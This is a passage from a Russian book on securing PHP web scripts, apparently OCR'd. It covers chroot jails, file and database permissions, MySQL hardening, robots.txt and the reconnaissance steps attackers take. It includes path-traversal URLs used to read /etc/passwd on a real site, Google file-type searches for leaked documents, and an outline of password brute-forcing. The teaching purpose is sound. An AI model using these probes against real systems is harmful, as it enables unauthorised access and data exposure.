nobody:x:99:99:Nobody:/:/sbin/nologin
```

В частности, здесь нет пользователей, которые могли быть созданы в основном разделе ОС Linux. В файле shadow находятся теневые пароли. Проверьте права на этот файл, чтобы они не были шире, чем rw------- (или 600).

Тут есть один недостаток в безопасности — в файле /home/chroot/etc/shadow находится реальный зашифрованный пароль из файла /etc/shadow. Лучше удалите его. Если злоумышленник узнает пароль к службе, то он сможет проникнуть на сервер через другую дверь, которая не защищена виртуальным каталогом.

Продолжаем настройку виртуального корневого каталога. Теперь нам нужно выполнить следующую команду:

```
/usr/local/bin/addjailsw /home/chroot
```

Во время выполнения этой команды по экрану побежит множество информационных строчек о выполняемых действиях. Действия заключаются в том, что в каталог /home/chroot копируются основные каталоги и программы. Например, в каталог /home/chroot/bin будут скопированы программы cat, cp, ls, rm и т. д., и служба будет использовать именно эти программы, а не те, что расположены в основном каталоге /bin.

Команда копирует то, что считает нужным, но далеко не все программы потребуются будущей службе, которая будет работать в виртуальном корневом каталоге. Если какая-либо программа не нужна, то ее следует удалить, но лучше делать это после того, как вы убедитесь, что все работает.

Окружение готово, и необходимые программы присутствуют. Теперь можно установить службу в это окружение. Для этого выполняем команду:

```
/usr/local/bin/addjailsw /home/chroot -P httpd
```

В данном примере в новое окружение устанавливается программа httpd и все необходимые ей библиотеки. Программа jail сама определит, что необходимо.

Теперь в новое окружение можно добавлять пользователя. Это выполняется командой:

```
/usr/local/bin/addjailuser chroot home sh name
```

Здесь `chroot` — виртуальный корневой каталог, в нашем случае таковым является `/home/chroot`. Параметр `home` — это домашний каталог пользователя относительно виртуального каталога. Параметр `sh` — командный интерпретатор. Параметр `name` — имя пользователя, которое мы хотим добавить (это имя уже должно существовать в основном окружении ОС).

Посмотрим, как можно добавить пользователя robert (он должен уже существовать в реальной системе) в виртуальную систему:

```
/usr/local/bin/addjailuser /home/chroot \
   /home/robert /bin/bash robert
```

У меня команда не уместилась в одну строку, поэтому я сделал перенос с помощью символа \. Этот символ указывает, что команда не закончилась и продолжается в следующей строке.

Если параметры указаны верно, то вы должны увидеть сообщение *Done*, иначе будет выведено сообщение об ошибке.

Для запуска сервера httpd (в Linux это сервер Apache) в виртуальном окружении должен присутствовать пользователь apache. В реальном окружении он есть. Давайте посмотрим на его параметры и создадим такого же пользователя в виртуальном окружении:

```
/usr/local/bin/addjailuser /home/chroot \
   /var/www /bin/false apache
```

Как теперь попасть в новое окружение? Выполните команду:

```
chroot /home/chroot
```

Вы окажетесь в новом окружении. Только учтите, что большинство команд здесь не работает. Так, например, мы не установили в виртуальное окружение программу MC, поэтому вы не сможете ею воспользоваться.

Чтобы убедиться, что вы находитесь в виртуальном окружении, выполните команду:

```
ls -al /etc
```

Вы увидите всего несколько файлов, и это лишь малая часть того, что доступно в реальном каталоге /etc. Можете просмотреть файл /etc/passwd; в нем будут только пользователи виртуального окружения. Если злоумышленник взломает его, то он получит только эти данные и сможет уничтожить только содержимое каталога /home/chroot. Вся остальная файловая система останется целой и невредимой.

Для запуска httpd нужно выполнить в виртуальном окружении команду: `/usr/sbin/httpd`. Таким образом, можно перевести в окружение chroot все необходимые Web-серверу программы, в том числе и MySQL.

Если исходить из правила, что ошибки есть в любой программе, вы должны быть готовы к тому, что вашу систему когда-нибудь взломают. Даже если это произойдет, хакер не сможет получить доступ к вашей реальной файловой системе и не нарушит работу сервера, но он сможет нарушить работу Web.

3.2. Права доступа

В программировании и администрировании необходимо всегда отталкиваться от правила — запрещено все, что не разрешено. Когда вы настраиваете компьютер/сервер или пишете программу, необходимо сначала запретить абсолютно все и только потом выдавать определенные права. Это должно касаться всего, с чем вы работаете.

3.2.1. Права сценариев в системе

Сценарии должны выполняться в системе с минимальными правами. Предположим, ваш сценарий должен иметь право обращаться к системному каталогу /etc. В этом каталоге сервер хранит конфигурационные файлы, и если пользователь сможет скомпрометировать сценарий, то велика вероятность, что хакер сможет получить на сервере права администратора.

Сценарии выполняются Web-сервером (чаще всего для этих целей используют Apache), и именно его правами определяются права выполняемых сценариев. Наиболее эффективным методом защиты является создание непривилегированной учетной записи (с минимально необходимыми правами), от имени которой будет выполняться сам сервер Apache и все выполняемые им сценарии.

Чтобы проще было управлять правами, располагайте файлы в отдельных каталогах по типам. Например, файлы с настройками (inc, dat и т. д) лучше всего поместить в один каталог, файлы шаблонов в другой, а файлы с функциями на языке JavaScript в третий. Исполняемые файлы сценариев также не стоит разбрасывать по каталогам и расположить их следует максимально компактно. Количество каталогов не усложняет анализ сервера, зато усложняет управление правами доступа.

Права на выполнение должны быть только у тех файлов, которым это действительно необходимо. Например, файлы с командами JavaScript должны иметь права только на чтение, но никак не на выполнение. Такие файлы выполняются на стороне клиента, а серверу достаточно прав на чтение, чтобы просто передать файл клиенту.

3.2.2. Права сервера баз данных

Многие программисты и администраторы не любят возиться с распределением прав на сервере баз данных, надеясь, что подключаться будут только легальные пользователи, и они будут аккуратно работать с системой. Это большая ошибка. Права сервера базы данных могут защитить вас от множества потенциальных проблем с безопасностью.

Первым делом вы должны защитить подключения к серверу. Если база данных и Web-сервер, обрабатывающий сценарии, физически расположены на одном компьютере или сервере, то необходимо запретить любые подключения к базе данных извне. Должны быть разрешены только локальные подключения.

Если база данных и Web-сервер физически разделены, то необходимо с помощью сетевого экрана разрешить подключения только с компьютеров, где установлены Web-серверы, и компьютеров, где работают администраторы. Все остальные не должны иметь права прямого подключения.

Чтобы сценарий смог получить данные, он подключается к определенной базе данных и, в зависимости от прав доступа, выполняет какие-либо действия. Многие администраторы не особенно любят управлять правами доступа к объектам базы данных, а просто дают пользователям полные привилегии на все объекты. Это неверно. С помощью системы прав вы можете разрешить или запретить выполнение определенных команд. Например, большинство сценариев просто выбирает данные из таблиц и отображает их пользователю. Для этого достаточно иметь права только на выборку данных (оператор `SELECT`), при этом пользователь не будет иметь возможности удалять и добавлять данные.

Чаще всего отлаженные сценарии работают долгое время без изменения структуры данных. Исходя из этого, вполне логичным было бы запретить учетной записи, через которую сценарий подключается к серверу, изменять структуру базы данных, т. е. добавлять и удалять такие объекты, как базы данных, таблицы и т. д. Для внесения подобных изменений необходимо иметь отдельную учетную запись или использовать учетную запись администратора и вмешиваться в структуру базы напрямую (с помощью утилит администрирования), а не через сценарии.

Администратор сайта должен иметь достаточно широкие полномочия, поэтому в сценарии администрирования можно для подключения использовать другие права, например, те, которые вводит пользователь сценария администрирования при входе в закрытую часть сайта или защищенный каталог. Это удобно, когда у вас несколько администраторов с разными правами. В этом случае правильный доступ гарантируется не только проверками в сценарии, но и самим сервером базы данных. Если какой-либо администратор сумеет обойти защиту сценария и попытается выполнить запрещенную операцию (например, удаление данных), то сервер не сможет выполнить это действие.

Современные серверы баз данных, такие как MS SQL Server, Oracle и др., умеют работать с триггерами. Это программы на определенном языке (чаще всего, на SQL или одном из его расширений), которые выполняются на сервере в ответ на определенные события. Например, можно назначить триггер на удаление, который будет дополнительно проверять возможность удаления записей. Допустим, взломщик, который захочет удалить все данные с сервера, будет выполнять команду:

```
DELETE FROM TableName
```

Триггер может, например, проверить, превышает ли количество удаляемых записей 10, и отклонить попытку удаления, выдать ошибку или даже отправить сообщение администратору. Таким образом, данные останутся в целости и сохранности, и при этом администратор своевременно узнает о вторжении. Конечно же, эту защиту легко обойти, если удалять данные по частям, но это отнимет много времени, и не каждый взломщик решится на

подобную атаку. К тому же, очистить базу данных поисковой системы таким образом практически невозможно, потому что понадобятся годы.

Более сложный метод защиты требует отличного знания базы данных и ее работы. Например, вы точно знаете, что удаление строк происходит очень редко. В этом случае можно с помощью триггера запретить удаление более 10 строк в день.

Права доступа сервера базы данных и триггеры — очень мощные инструменты дополнительного обеспечения целостности данных сервера. Необходимо запретить все, а разрешить только самое необходимое. Чем больше средств защиты вы будете использовать, тем сложнее будет хакеру пробиться сквозь эту защиту и подобрать ключи к вашей крепости.

Большинство серверов позволяют использовать систему, выполнять в ней команды или читать файлы. В MySQL есть команда `LOAD DATA LOCAL file`. Рекомендую запретить ее выполнение и не использовать в своих сценариях. Для этого в файле /etc/my.cnf напишите в разделе `[mysqld]` следующую строчку:

```
Set-variable=local-infile=0
```

3.2.3. Права на удаленное подключение

Мы уже знаем, что пользователи не должны иметь права прямого подключения к MySQL-серверу. Им это просто не нужно. Вызывая PHP-сценарий, именно Web-сервер, а не пользователь, подключается к серверу базы данных. Если Web-сервер и база данных находятся на одном физическом сервере, то любые удаленные обращения к базе можно отключить.

Чтобы запретить удаленное подключение к MySQL, необходимо в файле /etc/my.cnf в разделе `[mysqld]` прописать параметр `skip-networking`. Но администраторы очень часто должны иметь удаленный доступ к серверу. В этом случае можно поступить одним из следующих способов:

- разрешить удаленное подключение, но при этом защитить его с помощью сетевого экрана. Сервер MySQL принимает соединение на порт 3306. Необходимо установить запрет на доступ к этому порту для всех и явно разрешить доступ только с определенных IP-адресов, где работают администраторы;
- использовать туннелирование. Это даже более предпочтительный вариант, потому что между сервером и клиентом данные будут передаваться в зашифрованном виде.

Можно использовать оба варианта. Для администраторов, которые находятся внутри одной сети с сервером, можно использовать открытое соединение и ограничивать права доступа через сетевой экран. Для удаленных пользователей, которые подключаются через Интернет по открытым каналам, можно использовать туннель.

3.2.4. Права файлов сценариев

У сценариев не должно быть никаких прав, и владельцами всех файлов должны быть только непривилегированные пользователи.

Каждый файл на сервере имеет определенные права. Политика прав доступа к файлам зависит от конкретной ОС. Чаще всего PHP используется в связке с Unix-подобными системами, поэтому рассмотрим политику прав на примере ОС Linux, которая в последнее время становится наиболее популярным решением.

Права в ОС Linux определяются на основе трех составляющих:

- права владельца — по умолчанию, кто создает файл, тот и является его владельцем;
- права группы — за файлом может быть закреплена некоторая группа пользователей, и все пользователи этой группы могут иметь определенные права;
- права всех остальных — все остальные пользователи системы.

Для каждой составляющей можно назначить права доступа — чтение, запись и выполнение. Абсолютными правами на файл сценария должен обладать только владелец. Все остальные должны иметь только право выполнять файл. Предоставлять им права чтения и записи настоятельно не рекомендуется.

Если хакер сможет записать что-либо в файл сценария, то он сможет его заменить своей программой, которая будет выполнять необходимые взломщику действия. Например, на сервере может быть установлен сценарий, который будет выполнять какие-либо действия: копировать файлы или читать конфигурационные файлы сервера. Если права Web-сервера достаточны для чтения системного каталога /etc, то хакер может увидеть конфигурацию, списки пользователей и, вероятно, даже пароли доступа к серверу.

Возможность чтения файла позволит увидеть исходный код программы. Взломщик сможет проанализировать код и найти его слабые места и потенциальные уязвимости. Искать ошибку намного проще, когда доступен исходный код программы. Иногда даже удается увидеть структуру сайта. Например, PHP-сценарий может подключать конфигурационный файл с настройками. Если этот файл будет доступен для чтения всем пользователям, то хакер сможет его прочитать и увидеть много лишнего, например, пароли доступа к базе данных, если они хранятся в этом файле.

3.2.5. Сложные пароли

Главное правило администратора — сложные пароли никто не отменял. Они должны использоваться везде, особенно при доступе к ОС и серверу базы данных. Если хакер не сможет быстро проникнуть на сервер через сценарии, он попытается взломать сервер простым перебором паролей. Если

MySQL не позволяет установить удаленное подключение, то это не проблема, но ОС не может закрыть все порты. На Web-сервере невозможно запретить все подключения. Как минимум, будет открыт 80-й порт, а могут оказаться открытыми и другие порты.

Сами сценарии администраторов и закрытые области сайта также защищаются паролем. Необходимо максимально усложнить ввод пароля. Что это значит? Если имя пользователя и пароль просто передаются через URL, то хакер даже с небольшим запасом знаний и опытом программирования сможет написать простую программу или сценарий для подбора пароля. Для написания такой программы надо:

- один раз отправить серверу запрос на загрузку URL с указанием любого имени пользователя и пароля;
- определить ответ, который выдаст сервер в качестве ошибки. Если ошибки нет, это означает, что хакер взломал сервер с первой попытки;
- написать программу, которая в цикле запрашивает URL с разными именами и паролями. Ответ сравнивается с полученным эталоном. Если на определенном этапе ответ сервера будет отличаться, значит, пароль найден.

Наилучший способ — защищать сценарии администраторов при помощи шифрования или сервера Apache. В Web-сервере можно использовать htaccess файлы и определить в них доступ к каталогу. Это позволит защищать каталог на уровне сервера таким образом, что у пользователя будет появляться окно для ввода пароля. Это окно обмануть немного сложнее, и тут уже нужны более глубокие знания программирования.

Еще один вариант защиты — использование протокола HTTPS, который передает по сети данные в зашифрованном виде. Этот метод позволяет не только усложнить подбор пароля, но и защититься от прослушивания трафика. Если хакеру удастся получить доступ к серверу и установить свою программу-сниффер для прослушивания трафика в ожидании пароля, то это не принесет результата.

Сложные пароли (не менее 8 символов и содержащие цифры и буквы в разных регистрах) в сочетании с защитой передачи паролей позволяют создать более безопасные сценарии.

3.2.6. Поисковые системы

За последние 10 лет Интернет разросся до таких размеров, что найти в нем что-либо без хорошей поисковой системы стало невозможно. Первые системы просто индексировали страницы по их содержимому и потом использовали полученную базу данных для поиска, который давал очень приблизительные результаты. Если пользователь вводил в качестве контекста слово "лук", то отбиралось огромное количество сайтов по пищевой промышлен-

ности и по стрельбе из лука. В большинстве языков есть слова, которые имеют несколько значений, и поиск по ним затруднителен.

Проблема не только в двусмысленности некоторых слов. Есть множество широко употребляемых выражений, по которым тоже сложно произвести точную выборку. В связи с этим поисковые системы стали развиваться, и теперь можно добавлять в запрос различные параметры. Одной из самых мощных является поисковая система Google (**www.google.com**). В ней реализовано много возможностей, позволяющих сделать поиск более точным. Жаль, что большинство пользователей не освоило их, а вот взломщики изучили все функции, и используют их в своих целях.

Один из самых простых способов взлома — найти с помощью поисковой системы закрытую Web-страницу. Некоторые сайты имеют засекреченные области, к которым доступ осуществляется по паролю. Кроме них существуют платные ресурсы, где защита основана на проверке пароля при входе, а не на засекречивании каждой страницы и использовании SSL. В таких случаях система Google проиндексирует закрытые страницы, и их можно будет просмотреть с ее помощью. Для этого надо всего лишь четко знать, какая информация хранится в файле, и как можно точнее составить строку поиска.

С помощью **www.google.com** можно найти достаточно важные данные, которые скрыты от пользователя, но из-за ошибки администратора стали доступными для индексирующей машины Google. Во время поиска нужно правильно задавать параметры. Например, можно ввести в строку поиска следующую команду:

```
Годовой отчет filetype:doc
```

или

```
Годовой отчет filetype:xls
```

и вы найдете все документы в форматах Word и Excel, содержащие слова "Годовой отчет". Возможно, документов будет слишком много, поэтому запрос придется ужесточить, но кто ищет, тот всегда найдет. Существуют реальные примеры из жизни, когда таким простым способом были найдены секретные данные, в том числе действующие номера кредитных карт и финансовые отчеты фирм.

Давайте рассмотрим, как можно запретить индексацию каталогов Web-страниц, которые не должны стать доступными для всеобщего просмотра. В первую очередь, необходимо понимать, что именно индексируют поисковые системы. На этот вопрос ответить легко — все, что попадается под руку: текст, описания, названия картинок, документы поддерживаемых форматов (PDF, XLS, DOC и т. д.).

Наша задача как разработчиков сценариев — ограничить настойчивость индексирующих роботов поисковых машин, чтобы они не трогали то, что

запрещено. Для этого робот должен получить определенный сигнал. Как это сделать? Было найдено достаточно простое, но элегантное решение — в корень сайта помещается файл с именем robots.txt, который содержит правила для поисковых машин.

Допустим, что у вас есть сайт **www.your_name.com**. Робот, прежде чем начать свою работу, пробует загрузить файл **www.your_name.com/robots.txt**. Если он будет найден, то индексация пойдет в соответствии с описанными в файле правилами, иначе процесс затронет все подряд.

Формат файла очень простой и состоит всего лишь из двух директив:

- `User-Agent: параметр` — в качестве параметра передается имя поисковой системы, к которой относятся запреты. Таких записей в файле может быть несколько, и каждая будет описывать свою систему. Если запреты должны действовать на все поисковые системы, то достаточно указать в начале файла директиву `User-Agent` с параметром звездочка `(*)`;
- `Disallow: адрес` — запрещает индексировать определенный адрес, который указывается относительно URL. Например, если вы хотите отказаться от индексации страниц с URL **www.your_name.com/admin**, то в качестве параметра нужно указать /admin. Как видите, этот адрес берется именно из URL, а не из вашей реальной файловой системы, потому что поисковая система не может знать истинное положение файлов на диске сервера и оперирует только URL-адресами.

Вот пример файла robots.txt, который запрещает индексацию страниц, находящихся по адресам **www.your_name.com/admin** и **www.your_name.com/cgi_bin** для любых индексирующих роботов поисковых систем:

```
User-Agent: *
Disallow: /cgi-bin/
Disallow: /admin/
```

Данные правила запрещают индексацию с учетом подкаталогов. Например, файлы по адресу **www.your_name.com/cgi_bin/forum** тоже не будут индексироваться.

Следующий пример запрещает индексацию сайта вовсе:

```
User-Agent: *
Disallow: /
```

Если на вашем сайте есть каталоги с секретными данными, то следует запретить их индексацию. Лучше лишний раз отказать, чем потерять. При этом не стоит слишком увлекаться и закрывать все подряд, потому что если сайт не будет проиндексирован, то его не найдут поисковые машины, и вы потеряете большое количество посетителей. Если поинтересоваться статистикой, то можно увидеть, что на некоторых сайтах количество посетителей, пришедших с поисковых систем, превышает количество заходов по любым другим ссылкам или входов напрямую.

3.3. Как взламывают сценарии

Чтобы понять, как защититься от хакера, необходимо знать, как действуют хакеры, и об этом я уже не раз говорил и буду говорить. Лучший специалист по безопасности — это хакер, а лучший хакер — это специалист по безопасности. Таким образом, чтобы стать лучшим, нужно расширять свои знания в обоих направлениях. Основы взлома компьютеров можно изучить по книге "Компьютер глазами хакера" [2], а в данной главе мы ограничимся только взломами сценариев.

С чего начинать? Зависит от того, кем вы хотите стать. Если взломщиком, то необходимо начать изучение средств защиты. Если специалистом по безопасности, следует начинать изучение со средств взлома. Мы стремимся к безопасности, поэтому будем двигаться от способов взлома.

В данном разделе мы познакомимся с методами хакеров и основными способами защиты от этих методов. В следующем разделе нам предстоит поговорить о безопасности более подробно.

Любой взлом начинается с исследования. Если хакер хочет взломать сервер, то он изучает его ОС и службы, которые работают на сервере. В данном случае мы защищаем сценарии, поэтому давайте посмотрим, что здесь может выискивать хакер и как от этого можно защититься.

Первое, с чего можно и даже нужно начинать, — исследование общедоступной информации. Что в ней может быть полезного для взлома? Много чего. Первый инструмент, который запускает хакер, — это утилита ping, которая используется для проверки связи с удаленной системой. Напишите в командной строке:

```
ping sitename.com
```

и в результате на экране вы увидите информацию о скорости обмена данными между компьютерами. Наиболее интересной является первая строка, где в квадратных скобках показан IP-адрес удаленной системы:

```
Pinging sitename.com [209.35.183.210] with 32 bytes of data:
```

Далее хакер направляется на любой сайт, где есть служба Whois. Такие службы всегда бывают на серверах компаний, занимающихся регистрацией доменных имен, например, на сайте **http://www.internic.com/whois.html**. На такой службе указываем доменное имя или IP-адрес интересующего нас сайта и в результате получаем подробную информацию, такую как имена DNS-серверов, контактные данные администратора и т. д. Пример WhoIs-запроса можно увидеть на рис. 3.2.



Рис. 3.2. Результат запроса Whols

После этого хакер переходит к исследованию Web-сайта. Здесь хакер стремится выяснить его структуру, а именно какие каталоги используются, какие имеются файлы сценариев и т. д. Для чего это нужно? Вариантов использования этой информации много, особенно после взлома (необходимо знать, что можно просмотреть, взломав сайт), а перед взломом хакер преследует, в основном, две цели:

- Найти сценарий, который является общедоступным (коммерческим или бесплатным). Например, большинство владельцев некоммерческих сайтов не будет разрабатывать свои собственные сценарии форумов, а, скорее, воспользуется общеизвестными, например, phpBB (**www.phpbb.com**).

Если хакер найдет общедоступную службу, то обязательно оставит этот сайт на заметку. Чем популярнее сценарий, тем больше хакеры всего мира уделяют ему внимания и тем чаще находят в нем уязвимости. Идеальных программ не бывает, и везде есть ошибки; их поиск — вопрос времени. Как только уязвимость станет известной, а администратор не успеет обновить сайт, хакер быстро получит контроль над этим сайтом.

- Очень часто программисты сохраняют на сайте старые версии сценариев. Например, файл сценария называется index.php, а программист написал новую версию. Прежде чем обновлять файл, он переименовывает текущую версию в index.bak или index.old, а потом уже копирует новую версию. Таким образом, если обновленная программа не будет работать, простым переименованием файлов можно вернуться к старой версии.

Я тестировал на безопасность уже много сайтов, и если сценарии были самописными (написаны владельцем сайта, квалификация которого оставляет желать лучшего), то очень часто можно было найти резервные копии сценариев, и для них в большинстве случаев устанавливалось расширение old или bak. Если хакер получит в свое распоряжение исходный код, это серьезно развяжет ему руки и упростит поиск уязвимости. При обращении к файлу с расширением php, он выполняется интерпретатором, и исходный код увидеть не удается. Однако если изменить расширение на old и попытаться открыть файл, то можно будет увидеть исходный код или скачать файл сценария к себе на диск.

Для сбора информации о временных файлах хакеры могут использовать специализированные программы, чтобы не мучиться с тестом вручную, поэтому не стоит думать, что это сложная задача и хакер ничего не найдет.

Никогда не создавайте резервные копии файлов на сервере, копируйте их на свой клиентский компьютер.

- Во время предварительного анализа хакер ищет все формы, которые получают ввод от пользователя, и передает их серверу. Передача параметров всегда опасна. Собрав эти сведения, хакер впоследствии будет тестировать передачу параметров в надежде, что хотя бы один сценарий не проверяет вводимые пользователем данные.

- Зная структуру каталогов, можно более четко акцентировать свое внимание и искать уязвимости именно там, где будет получен наилучший результат. В *разделе 3.2.6* мы говорили о том, что на сервере могут быть каталоги, которые нельзя индексировать поисковыми системами. Раз нельзя, значит, в них есть что-то интересное. А кто мешает нам взглянуть на файл robots.txt и увидеть, что именно администратор или разработчик сайта запретил индексировать? Я думаю, что никто.

Допустим, что вы увидели в файле следующие строки:

```
User-Agent: *
Disallow: /admin/
```

```
Disallow: /include/
Disallow: /options/
```

Теперь хакер больше внимания будет уделять каталогу /admin, потому что там явно находятся сценарии администраторов. В каталоге /options могут находиться файлы настроек, и если хакер сможет определить имя файла в этом каталоге или, еще хуже, сможет увидеть содержимое каталога, то сайт окажется под серьезной угрозой.

Собрав воедино открытую информацию, хакер стремится продвинуться глубже и узнать о системе немного больше. На этом этапе хакер пытается ввести неправильные данные во все формы и следит за сообщениями, которые выдает сервер, в надежде узнать что-либо о структуре базы данных и используемых файлах.

Идеальным вариантом для хакера будет возможность увидеть сообщение о неправильном доступе к данным, при этом на экране может отображаться SQL-запрос. Если взломщик увидит его, то объем информации в руках хакера и ее важность существенно возрастают.

Во время углубленного анализа хакер переходит к рассмотрению исходных кодов страниц. Сами программы на языке PHP он не может увидеть, потому что они выполняются на сервере, а клиенту передается только HTML-код, но и здесь можно кое-что найти. Во время углубленного анализа взломщики больше всего внимания уделяют следующим моментам:

- комментарии — могут содержать интересную информацию о коде или о назначении параметров. Иногда встречаются случаи, когда программисты оставляют в качестве комментария целые фрагменты кода, которые позволяют хакеру быстрее найти потенциальные ошибки;
- скрытые формы и параметры — могут передаваться с параметрами `GET` или `POST` и содержать очень важную информацию;
- все имена параметров, которые используются в программе, и имена сценариев, которым они передаются.

Когда собран максимально возможный объем информации, начинается проверка сценариев на корректность обработки входных данных. Для этого во всех параметрах может передаваться "мусор", состоящий из таких символов, как тире, подчеркивание, точка с запятой, слэш, обратный слэш и т. д. Многие из этих символов в некоторых случаях являются зарезервированными, например, при открытии файлов или при работе с базами данных. Если на какой-то из символов определенный сценарий выдал сообщение об ошибке, то в таком сообщении, скорее всего, будет содержаться строчка кода, в которой произошла ошибка, и имя функции или SQL-запрос. Это говорит о том, что какой-то символ обрабатывается неверно, и дальнейшее

проникновение на сервер продолжается уже в зависимости от того, где произошла ошибка. Наиболее критичными являются:

- функции обращения к системе, такие как `system()`, `exec()` и т. д. Если при обращении к этим функциям не происходит проверка на специальные символы, то хакер будет пытаться выполнить системные команды, например, ls для просмотра текущего каталога в ОС Unix. И если при этом права у Web-сервера достаточны для выполнения важных команд, то можно считать, что хакер добился поставленной цели. С помощью команд несложно выполнить такие атаки, как:
  - дефейс (deface), т. е замена главной страницы, — достаточно удалить файл сценария главной страницы и заменить его на свой;
  - уничтожение всего сайта. Если есть возможность выполнять команду удаления файлов (для Unix-систем это rm), то доступ на удаление сценариев у хакера *точно* будет;
- функции работы с файлами, такие как `include()`, `readfile()` и т. д. С их помощью хакер может попытаться прочитать конфигурационные файлы, например, файл со списком пользователей /etc/passwd, а лучше /etc/shadow, где в Unix-системах хранятся зашифрованные пароли. Да, пароли зашифрованы, но подобрать их не составляет особого труда;
- SQL-запросы, с помощью которых хакер может нарушить целостность базы данных, удалить или изменить важные данные или получить доступ к конфиденциальной информации, например, таблице паролей.

Основная уязвимость сценариев — это отсутствие проверки корректности параметров и данных, получаемых от пользователя, и этой теме мы будем уделять очень много внимания. У системных функций вы обязаны удалять из параметров слэши, обратные слэши и точки с запятой.

Но не одними параметрами живут хакеры. Есть еще атаки Cross-Site Scripting и флуд, но это совершенно другая история, и эту тему мы рассмотрим в *разделах 3.11* и *3.12* соответственно.

3.4. Основы защиты сценариев

Если с защитой сервера и базы данных все более-менее ясно и можно сформулировать определенные правила, а при четком их соблюдении говорить о безопасности, то при создании сценария ситуация намного сложнее. Даже строго следуя самым жестким рекомендациям, программист не может гарантировать защиту хотя бы на 90%. Проблема в том, что именно во время программирования больше всего проявляется человеческий фактор.

Защита сценария должна быть многоуровневой. Нет такого метода, который защитил бы вашу систему и был бы самым хорошим. В случае с безопасностью все методы хороши. Яркий пример из жизни — в давние времена

вокруг городов строили высокие стены, которые позволяли защитить жителей от набегов. Но этого мало. Одну стену можно сломать, если атакующих будет в 100 раз больше, чем защищающихся. Но если:

- перед стенами прокопать глубокий ров;
- в ров залить воды и напустить крокодилов;
- перед ним прокопать еще один ров и накрыть его листьями;
- на стенах повесить колючую проволоку и установить копья, которые не позволят приставлять к стене лестницы.

то такую крепость можно будет защитить армией в 1000 человек даже от миллиона нападающих. Чем больше уровней защиты, тем сложнее ее обойти, в том числе и в компьютерном мире. Большинство непрофессиональных воинов не пойдет на хорошо защищенную крепость, опасаясь погибнуть. Точно так же, большинство хакеров не будет ломать достаточно защищенный сервер, опасаясь оказаться пойманным и попасть в тюрьму.

3.4.1. Реальный пример ошибки

Буквально сегодня я наткнулся на один сайт (не будем уточнять его название), на котором защита была далека от идеала. Любой хакер, увидев, как формируется URL-адрес, сразу начнет копать глубже и сможет получить права доступа к этой системе. Посмотрим, в чем были ошибки, чтобы не повторить их в своих проектах.

В рассматриваемых примерах имя сервера будет заменено на sitename.domain. Я отправил разработчикам письмо с описанием ошибки, но мне не хочется, чтобы моя книга стала причиной взлома этого сайта, если разработчики не исправят ошибку к моменту выхода книги.

Итак, адрес на сайте формировался следующим образом:

http://www.sitename.domain/index.php?dir=каталог&file=файл

В параметре `dir` передается каталог, из которого нужно прочитать файл, а через параметр `file` передается имя файла. Мне сразу же стало интересно, что получится, если в качестве имени файла передать что-нибудь вроде /etc/passwd (файл, в котором Unix-серверы хранят списки пользователей). В ответ я получил сообщение: "И кто тебя просил это делать?" Очень хорошо, разработчики явно предусмотрели возможные атаки.

Тогда я вместо имени файла поставил просто точку, что в Unix-серверах указывает на текущий каталог. На этот раз я увидел в окне браузера список файлов каталога, указанного в качестве параметра `dir`. Видимо, разработчики использовали фильтр, который запрещал передавать в качестве параметра знаки `/`, но одиночная точка не проверялась. Нельзя запретить точку вообще, ведь имена файлов очень часто содержат точку для отделения имени файла от расширения, но одиночную точку проверять необходимо.

Но это еще не все. Я попытался выполнить следующий запрос к серверу:

http://www.sitename.domain/index.php?dir=/etc&file=.

В качестве каталога указана системная папка Unix, а вместо имени файла стоит только точка. В ответ на это я увидел полное содержимое каталога /etc. Ну что же, попробуем просмотреть какой-нибудь файл в этом каталоге, например, passwd, в котором находится список пользователей системы:

http://www.sitename.domain/index.php?dir=/etc&file=passwd

Результат превзошел все ожидания. Мало того, что я увидел содержимое файла, так еще в заголовке оказалась информация об установленном сервере (рис. 3.3). В данном случае это оказался FreeBSD. На рисунке я удалил все, что может указать вам на сайт, и оставил только содержимое файла /etc/passwd, которое показал браузер, и заголовок.

Рис. 3.3. Результат просмотра файла паролей. В заголовке отображается информация об операционной системе сервера

